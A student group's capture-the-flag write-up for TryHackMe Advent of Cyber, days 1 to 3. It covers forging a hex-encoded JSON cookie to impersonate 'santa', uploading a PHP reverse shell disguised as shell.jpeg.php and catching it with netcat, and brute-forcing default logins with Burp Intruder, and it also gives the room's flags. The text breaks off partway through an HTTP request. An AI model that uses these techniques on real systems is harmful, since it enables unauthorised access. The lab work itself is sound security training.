

# PSP0201

## Week 2

## Write-up

Group Name: Bubble Buddies

Student ID	Name	Role
1211103286	Ahmad Danish Izzuddin Bin Mohd Anas Zahari	Group Leader
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## Day 1: Web Exploitation – A Christmas Crisis

**Tools used:** Kali Linux, Firefox, CyberChef

**Solution/walkthrough:**

**Question 1 - Inspect the website. What is the title of the website?**



**Answer :** Christmas Console

**Question 2 - Register for an account, and then login.**

**What is the name of the cookie used for authentication?**

**Answer :** auth

We registered and logged in to the Christmas Control Centre with a new account. We have no access to the control console upon logging into the website.



We opened Browser Development Tools to find the cookie.

The screenshot shows the 'Storage' tab in the Chrome DevTools. The 'Cookies' section is expanded, showing a single entry for the domain 'http://10.10.86.126'. The cookie name is 'auth' and its value is a long hex string: '7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a226b61...'. The table has columns for Name, Value, Domain, Path, Expires / Max-Age, Size, HttpOnly, Secure, SameSite, and Last Accessed.

**Question 3 - In what format is the value of this cookie encoded?**

**Answer : Hexadecimal**

We obtained the value of the cookie.

```
Value  
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a226b61...
```

**Question 4 - Having decoded the cookie, what format is the data stored in?**

**Answer : JSON format**

**Q5: What is the value for the company field in the cookie?**

**Answer : The Best Festival Company**

**Q6: What is the other field found in the cookie?**

**Answer : username**

Using Cyberchef, we converted the cookie value to string and found out that the data is stored in JSON format. We can also see the values for the two fields in the cookie, which are company and username.

Last build: 2 years ago

Operations

Search...

Favourites

- From Base64
- From Base64
- To Hex
- From Hex
- To Hexdump
- From Hexdump
- URL Decode
- Regular expression
- Entropy
- Fork

Recipe

From Hex

Delimiter Auto

Input

length: 116  
lines: 1

Output

time: 2ms  
length: 58  
lines: 1

{"company": "The Best Festival Company", "username": "kali"}

STEP BAKE! Auto Bake

**Question 7 - Figure out how to bypass the authentication.  
What is the value of Santa's cookie?**

**Santa's cookie value is:**

7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d

We changed the username from 'kali' to 'santa' to find Santa's cookie value. We also made sure that the CyberChef recipe converts the JSON statement to Hex with no delimiter.

Last build: 2 years ago

Operations

Search...

Favourites

- From Base64
- From Base64
- To Hex
- From Hex
- To Hexdump
- From Hexdump
- URL Decode
- Regular expression
- Entropy
- Fork

Recipe

To Hex

Delimiter None

Bytes per line 0

Input

length: 59  
lines: 1

Output

time: 1ms  
length: 116  
lines: 1

7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d

STEP BAKE! Auto Bake

**Question 8 - Now that you are the santa user, you can re-activate the assembly line!  
What is the flag you're given when the line is fully active?**

**Answer : THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWFlhYmQy}.**

After switching the cookie values and reloading the screen, we now have access to the Control Console. After we switched on every control, the flag was given.



### Thought Process/Methodology:

Firstly, we entered the IP address at the top of the screen into our browser search bar and pressed “Enter” to load the page. We then registered and logged in to the Christmas Control Centre with a new account. We have no access to the control console upon logging into the website. We opened Browser Development Tools by pressing “Ctrl” + “Shift” + “I” simultaneously to find the cookie value. By selecting “Storage” and “Cookies”, we obtained information about the cookie, such as its name and hexadecimal value. Using Cyberchef, we converted the cookie value to string and found out that the data is stored in JSON format. We can also see the values for the two fields in the cookie, which are company and username. To find Santa’s cookie value, we changed the username from ‘kali’ to ‘santa’. We also made sure that the CyberChef recipe converts the JSON statement to Hex with no delimiter. We made sure to copy Santa’s cookie value to our clipboard. Then, we went back and opened Browser Development Tools again at the website. Following the previous steps, we selected the value of the encoded cookie and replaced it with Santa’s cookie value. After switching the cookie values and reloading the screen, we now have access to the Control Console. After we switched on every control, the flag was given to us.

## Day 2: Web Exploitation – The Elf Strikes Back!


**Tools used:** Kali Linux, Firefox

**Solution/walkthrough:**

**Question 1 - What string of text needs adding to the URL to get access to the upload page?**

**Answer :** ?id=ODIzODI5MTNiYmYw.

We were required to enter a GET parameter using an ID, and we can get the ID from the question. We were directed to the ‘Protect This Factory’ website.



*At the bottom of the dossier is a sticky note containing the following message:*

For Elf McEager:

You have been assigned an ID number for your audit of the system: **ODIzODI5MTNiYmYw**. Use this to gain access to the upload section of the site.  
Good luck!



## **Question 2 - What type of file is accepted by the site?**

**Answer :** Image.

We right-clicked our mouse and selected “View Page Source”.

**Question 3 - Bypass the filter and upload a reverse shell.  
In which directory are the uploaded files stored?**


**Answer :** uploads

We went to '/uploads' directory and saw the newly uploaded reverse shell file there.

```
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.97.241'; // CHANGE THIS
$pport = 443; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
```



---

## Index of /uploads

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>			-
 <a href="#">shell.jpeg.php</a>	2022-06-15 04:41	5.4K	

As mentioned previously, Netcat is the most basic tool in a pentester's toolkit when it comes to any kind of networking. With it we can do a wide variety of interesting things, but let's focus for now on shells.

Reverse Shells

In the previous task we saw that reverse shells require shellcode and a listener. There are *many* ways to execute a shell, so we'll start by looking at listeners.

The syntax for starting a netcat listener using Linux is this:

```
nc -lvp <port-number>
```

- -l is used to tell netcat that this will be a listener
- -v is used to request a verbose output
- -n tells netcat not to resolve host names or use DNS. Explaining this is outwith the scope of the room.
- -p indicates that the port specification will follow.

**Question 4 - Read up on netcat's parameter explanations. Match the parameter with the explanation below. Activate your reverse shell and catch it in a netcat listener!**

**Answer :**

-p	<b>Specifies the source port nc should use, subject to privilege restrictions and availability.</b>
-V	<b>Have nc give more verbose output.</b>
-n	<b>Do not do any DNS or service lookups on any specified addresses, hostnames or ports.</b>
-l	<b>Used to specify that nc should listen for an incoming connection rather than initiate a connection to a remote host.</b>

We activated the reverse shell in the terminal and clicked on the reverse shell file at the '/uploads' directory.

```
(1211101384㉿kali)-[~/room/aoc2]
$ sudo nc -lvp 443
[sudo] password for 1211101384:
listening on [any] 443 ...
```

```
(1211101384㉿kali)-[~/room/aoc2]
$ sudo nc -lvp 443
listening on [any] 443 ...
connect to [10.18.31.232] from (UNKNOWN) [10.10.97.241] 45234
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
04:58:18 up 33 min, 0 users, load average: 0.00, 0.00, 0.00
USER        TTY        FROM          LOGIN@    IDLE      JCPU      PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (886): Inappropriate ioctl for device
sh: no job control in this shell
```

sh-4.4\$ ls

bin  
boot  
dev  
etc  
home  
lib  
lib64  
media  
mnt  
opt  
proc  
root  
run  
sbin  
srv  
sys  
tmp  
usr  
var

Task 2 [Day 1] Get Connected

Task 3 [Day 1] Web Exploitation: A Christmas Crisis

Task 4 [Day 2] Web Exploitation: The Elf Strikes Back!

Task 5 [Day 3] Web Exploitation: Christmas Chaos

McSkidy is walking down the corridor and hears a faint bleeping. Sleigh Engineering Room the faint noise gets louder and louder to the room, slamming open the door to see Santa's sleighs coming down the corridor. Santa's sleighs are flying through the air, and he is shouting "Ho ho ho! It's Christmas!"

### Question 5 - What is the flag in /var/www/flag.txt?

Flag : THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

We then typed in “/var/www/flag.txt” at the terminal and got the flag.

sh-4.4\$ cat /var/www/flag.txt

cat /var/www/flag.txt

What is the flag in /var/www/flag.txt ?

THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far, and are learning lots! This is all from me, so I'm going to take the chance to thank the awesome @Vargnaar for his invaluable design lessons, without which the theming of the past two websites simply would not be the same.

Task 6 [Day 3] Web Exploitation: Christmas Chaos

Have a flag -- you deserve it!  
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!  
--Muiri (@MuirlandOracle)

Task 7 [Day 4] Web Exploitation: Santa's watching

Task 8 [Day 5] Web Exploitation: Someone stole Santa's gift list!

### Thought Process/Methodology:

We were required to enter a GET parameter using an ID, and we can get the ID from the question. We were then directed to the ‘Protect This Factory’ website. Then, we right-clicked our mouse and selected “View Page Source”. At line 22, it stated that the files they will accept are .jpeg, .jpg and .png files. We know that these are all types of image files. Next, we uploaded a reverse shell in our Kali. At the reverse shell, we changed ‘\$ip’ to our own IP address and ‘\$port’ to “443”. We then made our way back to the website, and submitted the reverse shell into the website. Moving on, we went to ‘/uploads’ directory and saw the newly uploaded reverse shell file there. We activated the reverse shell in the terminal and clicked on the reverse shell file at the ‘/uploads’ directory. We then typed in “/var/www/flag.txt” at the terminal and got the flag.

## Day 3: Web Exploitation – Christmas Chaos

**Tools used:** Kali Linux, Firefox, BurpSuite

**Solution/walkthrough:**

**Question 1 - What is the name of the botnet mentioned in the text that was reported in 2018?**

**Answer :** Mirai

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called [Mirai](#) took advantage of Internet of Things

**Question 2 - How much did Starbucks pay in USD for reporting default credentials according to the text?**

**Answer :** 250

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid \$250 for the reported issue):


**Question 3 - Read the report from Hackerone ID:804548 - who was the agent assigned from the Dept of Defense that disclosed the report on Jun 25th?**

**Answer :** ag3nt-j1

The screenshot shows a Hackerone report page for ID:804548. The top navigation bar includes links for Login, Contacted by a hacker?, and Contact Us. The main header has the Hackerone logo and navigation links for SOLUTIONS, PRODUCTS, PARTNERS, COMPANY, HACKERS, and RESOURCES. On the left, a sidebar lists recent activity: 'agentt2 closed the report and changed the status to Resolved.' (May 22nd), 'arm4nd0 posted a comment.' (Jun 25th), 'agent-l8 (U.S. Dept Of Defense staff) posted a comment.' (Updated Jun 25th), 'arm4nd0 posted a comment.' (Jun 25th), 'arm4nd0 requested to disclose this report.' (Jun 25th), and 'ag3nt-j1 (U.S. Dept Of Defense staff) agreed to disclose this report.' (Jun 25th). The right side of the page shows detailed report information for 'arm4nd0': Participants (arm4nd0), State (Resolved), Reported to (U.S. Dept Of Defense), Disclosed (June 25, 2020 9:38am -0400), Severity (Critical (9 ~ 10)), and Weakness (Improper Access Control - Generic).

**Question 4 - Examine the options on FoxyProxy on Burp. What is the port number for Burp?**

**Answer :** 8080



**Question 5 - Examine the options on FoxyProxy on Burp. What is the proxy type?**

**Answer :** HTTP

**Question 6 - Experiment with decoder on Burp. What is the URL encoding for "PSP0201"?**

**Answer :** %50%53%50%30%32%30%31

The screenshot shows the Burp Suite Community Edition v2021.10.2 interface. The 'Decoder' tab is selected under the 'Proxy' menu. Two text boxes show the string 'PSP0201' and its URL-encoded version '%50%53%50%30%32%30%31'. Each box has a 'Text' radio button selected and a 'Smart decode' button.

**Question 7 - Look at the list of attack type options on intruder. Which of the following options matches the one in the description?**

Uses multiple payload sets. Different payload for each defined position up to maximum 20. Iterates through each payload set in turn, so all permutations of payload combinations are tested.

**Answer : Cluster bomb**

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the 'Payload Positions' section, an 'Attack type' dropdown is set to 'Cluster bomb'. A list of 14 positions is displayed, with the 14th position containing the payload 'username=\$dark\$&password=\$star\$'. To the right of the list are buttons for 'Add §', 'Clear §', 'Auto §', and 'Refresh'. Below the list are search and clear buttons, and a status bar showing '0 matches' and 'Length: 509'.

**Question 8 - Use BurpSuite to brute force the login form. Use the following lists for the default credentials:**

Username	Password
root	root
admin	password
user	12345

**Use the correct credentials to log in to the Santa Sleigh Tracker app. Don't forget to turn off Foxyproxy once BurpSuite has finished the attack!**

**What is the flag?**

**Answer : THM{885ffab980e049847516f9d8fe99ad1a}.**

Burp Suite Community Edition v2021.10.2 - Temporary Project

Burp Project Intruder Repeater Window Help

Comparer Logger Extender Project options User options Learn

Dashboard Target Proxy Intruder Repeater Sequencer Decoder

1 x day3 x ...

Target Positions Payloads Resource Pool Options

Attack Target Start attack

Configure the details of the target for the attack.

Host: 10.10.140.89

Port: 80

Use HTTPS

Burp Suite Community Edition v2021.10.2 - Temporary Project

Burp Project Intruder Repeater Window Help

Comparer Logger Extender Project options User options Learn

Dashboard Target Proxy Intruder Repeater Sequencer Decoder

1 x day3 x ...

Target Positions Payloads Resource Pool Options

Payload Positions Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

```
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 27
9 Origin: http://10.10.140.89
10 Connection: close
11 Referer: http://10.10.140.89/?login=username_incorrect
12 Upgrade-Insecure-Requests: 1
13
14 username=$dark$&password=$star$
```

Add \$ Clear \$ Auto \$ Refresh

Search... 0 matches Clear

2 payload positions Length: 509

Burp Suite Community Edition v2021.10.2 - Temporary Project

Burp Project Intruder Repeater Window Help

Comparer Logger Extender Project options User options Learn

Dashboard Target Proxy Intruder Repeater Sequencer Decoder

1 x day3 x ...

Target Positions Payloads Resource Pool Options

(?) **Payload Sets** Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.


Payload set: 1 Payload count: 3

Payload type: Simple list Request count: 9

(?) **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste admin  
Load ... root  
Remove user  
Clear  
Deduplicate



Burp Suite Community Edition v2021.10.2 - Temporary Project

Burp Project Intruder Repeater Window Help

Comparer Logger Extender Project options User options Learn

Dashboard Target Proxy Intruder Repeater Sequencer Decoder

1 x day3 x ...

Target Positions Payloads Resource Pool Options

(?) **Payload Sets** Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.


Payload set: 2 Payload count: 3

Payload type: Simple list Request count: 9

(?) **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste password  
Load ... admin  
Remove 12345  
Clear  
Deduplicate



2. Intruder attack of 10.10.140.89 - Temporary attack - Not saved to project file

Attack Save Columns

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Request ^	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302	<input type="checkbox"/>	<input type="checkbox"/>	309	
1	admin	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
2	root	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
3	user	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
4	admin	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
5	root	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
6	user	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
7	admin	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	255	
8	root	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
9	user	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	309	

Request Response


Pretty Raw Hex ↻ ↺ ⌂ ⌂ ⌂

```
1 POST /login HTTP/1.1
2 Host: 10.10.140.89
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
